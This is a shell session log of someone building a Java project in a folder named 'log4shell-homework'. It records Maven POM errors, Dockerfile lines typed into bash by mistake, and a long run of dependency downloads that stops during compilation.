[INFO] Scanning for projects...

[ERROR] [ERROR] Some problems were encountered while processing the POMs:

[ERROR] Malformed POM /home/ec2-user/log4shell-homework/pom.xml: Expected root element 'project' but found 'build' (position: START_TAG seen <build>... @1:7) @ /home/ec2-user/log4shell-homework/pom.xml, line 1, column 7

[ERROR] 'modelVersion' is missing. @ line 1, column 7

[FATAL] 'groupId' is missing. @ line 1, column 7

[FATAL] 'artifactId' is missing. @ line 1, column 7

[FATAL] 'version' is missing. @ line 1, column 7

@

[ERROR] The build could not read 1 project -> [Help 1]

[ERROR]

[ERROR] The project [unknown-group-id]:[unknown-artifact-id]:[unknown-version] (/home/ec2-user/log4shell-homework/pom.xml) has 5 errors

[ERROR] Malformed POM /home/ec2-user/log4shell-homework/pom.xml: Expected root element 'project' but found 'build' (position: START_TAG seen <build>... @1:7) @ /home/ec2-user/log4shell-homework/pom.xml, line 1, column 7 -> [Help 2]

[ERROR] 'modelVersion' is missing. @ line 1, column 7

[ERROR] 'groupId' is missing. @ line 1, column 7

[ERROR] 'artifactId' is missing. @ line 1, column 7

[ERROR] 'version' is missing. @ line 1, column 7

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/ProjectBuildingException

[ERROR] [Help 2] http://cwiki.apache.org/confluence/display/MAVEN/ModelParseException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ FROM openjdk:17-jdk-slim

-bash: FROM: command not found

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ COPY target/log4shell-demo-0.0.1-SNAPSHOT.jar app.jar

-bash: COPY: command not found

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[ERROR] [ERROR] Some problems were encountered while processing the POMs:

[WARNING] 'build.plugins.plugin.version' for org.springframework.boot:spring-boot-maven-plugin is missing. @ line 38, column 21

[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter-web:jar is missing. @ line 22, column 21

[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter:jar is missing. @ line 26, column 21

[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter-logging:jar is missing. @ line 30, column 21

@

[ERROR] The build could not read 1 project -> [Help 1]

[ERROR]

[ERROR] The project com.example:log4shell-demo:0.0.1-SNAPSHOT (/home/ec2-user/log4shell-homework/pom.xml) has 3 errors

[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter-web:jar is missing. @ line 22, column 21

[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter:jar is missing. @ line 26, column 21

[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter-logging:jar is missing. @ line 30, column 21

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/ProjectBuildingException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.pom (3.9 kB at 9.4 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/22/maven-plugins-22.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/22/maven-plugins-22.pom (13 kB at 256 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/21/maven-parent-21.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/21/maven-parent-21.pom (26 kB at 462 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/10/apache-10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/10/apache-10.pom (15 kB at 423 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.jar (25 kB at 724 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.pom (8.1 kB at 239 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/23/maven-plugins-23.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/23/maven-plugins-23.pom (9.2 kB at 317 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.jar (30 kB at 798 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.1/maven-compiler-plugin-3.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.1/maven-compiler-plugin-3.1.pom (10 kB at 378 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/24/maven-plugins-24.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/24/maven-plugins-24.pom (11 kB at 349 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.1/maven-compiler-plugin-3.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.1/maven-compiler-plugin-3.1.jar (43 kB at 877 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.12.4/maven-surefire-plugin-2.12.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.12.4/maven-surefire-plugin-2.12.4.pom (10 kB at 327 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire/2.12.4/surefire-2.12.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire/2.12.4/surefire-2.12.4.pom (14 kB at 383 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.12.4/maven-surefire-plugin-2.12.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.12.4/maven-surefire-plugin-2.12.4.jar (30 kB at 846 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.pom (5.8 kB at 224 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.jar (34 kB at 851 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.25/slf4j-api-1.7.25.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.25/slf4j-api-1.7.25.pom (3.8 kB at 142 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.25/slf4j-parent-1.7.25.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.25/slf4j-parent-1.7.25.pom (14 kB at 500 kB/s)

[INFO]

[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.6/maven-plugin-api-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.6/maven-plugin-api-2.0.6.pom (1.5 kB at 54 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.0.6/maven-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.0.6/maven-2.0.6.pom (9.0 kB at 393 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/5/maven-parent-5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/5/maven-parent-5.pom (15 kB at 525 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/3/apache-3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/3/apache-3.pom (3.4 kB at 143 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0/plexus-utils-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0/plexus-utils-3.0.pom (4.1 kB at 177 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.6/maven-plugin-api-2.0.6.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0/plexus-utils-3.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.6/maven-plugin-api-2.0.6.jar (13 kB at 429 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0/plexus-utils-3.0.jar (226 kB at 1.7 MB/s)

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.6/maven-project-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.6/maven-project-2.0.6.pom (2.6 kB at 98 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.6/maven-settings-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.6/maven-settings-2.0.6.pom (2.0 kB at 69 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.6/maven-model-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.6/maven-model-2.0.6.pom (3.0 kB at 102 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.1/plexus-utils-1.4.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.1/plexus-utils-1.4.1.pom (1.9 kB at 80 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.1/junit-3.8.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.1/junit-3.8.1.pom (998 B at 43 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.6/maven-profile-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.6/maven-profile-2.0.6.pom (2.0 kB at 52 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.6/maven-artifact-manager-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.6/maven-artifact-manager-2.0.6.pom (2.6 kB at 85 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.6/maven-repository-metadata-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.6/maven-repository-metadata-2.0.6.pom (1.9 kB at 71 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.6/maven-artifact-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.6/maven-artifact-2.0.6.pom (1.6 kB at 63 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.6/maven-plugin-registry-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.6/maven-plugin-registry-2.0.6.pom (1.9 kB at 72 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.6/maven-core-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.6/maven-core-2.0.6.pom (6.7 kB at 280 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.6/maven-plugin-parameter-documenter-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.6/maven-plugin-parameter-documenter-2.0.6.pom (1.9 kB at 80 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.6/maven-reporting-api-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.6/maven-reporting-api-2.0.6.pom (1.8 kB at 67 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting/2.0.6/maven-reporting-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting/2.0.6/maven-reporting-2.0.6.pom (1.4 kB at 63 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia-sink-api/1.0-alpha-7/doxia-sink-api-1.0-alpha-7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia-sink-api/1.0-alpha-7/doxia-sink-api-1.0-alpha-7.pom (424 B at 12 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia/1.0-alpha-7/doxia-1.0-alpha-7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia/1.0-alpha-7/doxia-1.0-alpha-7.pom (3.9 kB at 196 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.6/maven-error-diagnostics-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.6/maven-error-diagnostics-2.0.6.pom (1.7 kB at 61 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-cli/commons-cli/1.0/commons-cli-1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/commons-cli/commons-cli/1.0/commons-cli-1.0.pom (2.1 kB at 88 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.6/maven-plugin-descriptor-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.6/maven-plugin-descriptor-2.0.6.pom (2.0 kB at 88 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interactivity-api/1.0-alpha-4/plexus-interactivity-api-1.0-alpha-4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interactivity-api/1.0-alpha-4/plexus-interactivity-api-1.0-alpha-4.pom (7.1 kB at 355 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.6/maven-monitor-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.6/maven-monitor-2.0.6.pom (1.3 kB at 60 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/1.1/maven-filtering-1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/1.1/maven-filtering-1.1.pom (5.8 kB at 145 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/17/maven-shared-components-17.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/17/maven-shared-components-17.pom (8.7 kB at 281 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.12/plexus-interpolation-1.12.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.12/plexus-interpolation-1.12.pom (889 B at 37 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.4/plexus-build-api-0.0.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.4/plexus-build-api-0.0.4.pom (2.9 kB at 84 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/10/spice-parent-10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/10/spice-parent-10.pom (3.0 kB at 137 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/3/forge-parent-3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/3/forge-parent-3.pom (5.0 kB at 210 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.13/plexus-interpolation-1.13.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.13/plexus-interpolation-1.13.pom (890 B at 42 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.15/plexus-components-1.1.15.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.15/plexus-components-1.1.15.pom (2.8 kB at 119 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.3/plexus-2.0.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.3/plexus-2.0.3.pom (15 kB at 773 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.6/maven-project-2.0.6.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.6/maven-profile-2.0.6.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.6/maven-artifact-manager-2.0.6.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.6/maven-plugin-registry-2.0.6.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.6/maven-core-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.6/maven-profile-2.0.6.jar (35 kB at 904 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.6/maven-plugin-parameter-documenter-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.6/maven-project-2.0.6.jar (116 kB at 2.4 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.6/maven-reporting-api-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.6/maven-reporting-api-2.0.6.jar (9.9 kB at 262 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia-sink-api/1.0-alpha-7/doxia-sink-api-1.0-alpha-7.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.6/maven-plugin-parameter-documenter-2.0.6.jar (21 kB at 532 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.6/maven-repository-metadata-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.6/maven-artifact-manager-2.0.6.jar (57 kB at 774 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.6/maven-error-diagnostics-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.6/maven-plugin-registry-2.0.6.jar (29 kB at 340 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-cli/commons-cli/1.0/commons-cli-1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia-sink-api/1.0-alpha-7/doxia-sink-api-1.0-alpha-7.jar (5.9 kB at 97 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.6/maven-plugin-descriptor-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.6/maven-repository-metadata-2.0.6.jar (24 kB at 395 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interactivity-api/1.0-alpha-4/plexus-interactivity-api-1.0-alpha-4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.6/maven-error-diagnostics-2.0.6.jar (14 kB at 192 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.6/maven-artifact-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.6/maven-core-2.0.6.jar (152 kB at 1.8 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.6/maven-settings-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interactivity-api/1.0-alpha-4/plexus-interactivity-api-1.0-alpha-4.jar (13 kB at 162 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.6/maven-model-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.6/maven-plugin-descriptor-2.0.6.jar (37 kB at 380 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.6/maven-monitor-2.0.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/commons-cli/commons-cli/1.0/commons-cli-1.0.jar (30 kB at 304 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.1/junit-3.8.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.6/maven-settings-2.0.6.jar (49 kB at 435 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.5/plexus-utils-2.0.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.6/maven-monitor-2.0.6.jar (10 kB at 82 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/1.1/maven-filtering-1.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.6/maven-artifact-2.0.6.jar (87 kB at 693 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.4/plexus-build-api-0.0.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.6/maven-model-2.0.6.jar (86 kB at 665 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.13/plexus-interpolation-1.13.jar

Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.1/junit-3.8.1.jar (121 kB at 818 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.4/plexus-build-api-0.0.4.jar (6.8 kB at 45 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/1.1/maven-filtering-1.1.jar (43 kB at 275 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.13/plexus-interpolation-1.13.jar (61 kB at 379 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.5/plexus-utils-2.0.5.jar (223 kB at 1.2 MB/s)

[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.9/maven-plugin-api-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.9/maven-plugin-api-2.0.9.pom (1.5 kB at 57 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.0.9/maven-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.0.9/maven-2.0.9.pom (19 kB at 610 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/8/maven-parent-8.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/8/maven-parent-8.pom (24 kB at 1.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/4/apache-4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/4/apache-4.pom (4.5 kB at 225 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.9/maven-artifact-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.9/maven-artifact-2.0.9.pom (1.6 kB at 70 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.1/plexus-utils-1.5.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.1/plexus-utils-1.5.1.pom (2.3 kB at 85 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.9/maven-core-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.9/maven-core-2.0.9.pom (7.8 kB at 354 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.9/maven-settings-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.9/maven-settings-2.0.9.pom (2.1 kB at 94 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.9/maven-model-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.9/maven-model-2.0.9.pom (3.1 kB at 126 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.9/maven-plugin-parameter-documenter-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.9/maven-plugin-parameter-documenter-2.0.9.pom (2.0 kB at 79 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.9/maven-profile-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.9/maven-profile-2.0.9.pom (2.0 kB at 93 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.9/maven-repository-metadata-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.9/maven-repository-metadata-2.0.9.pom (1.9 kB at 91 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.9/maven-error-diagnostics-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.9/maven-error-diagnostics-2.0.9.pom (1.7 kB at 54 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.9/maven-project-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.9/maven-project-2.0.9.pom (2.7 kB at 104 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.9/maven-artifact-manager-2.0.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.9/maven-artifact-manager-2.0.9.pom (2.7 kB at 129 kB/s)

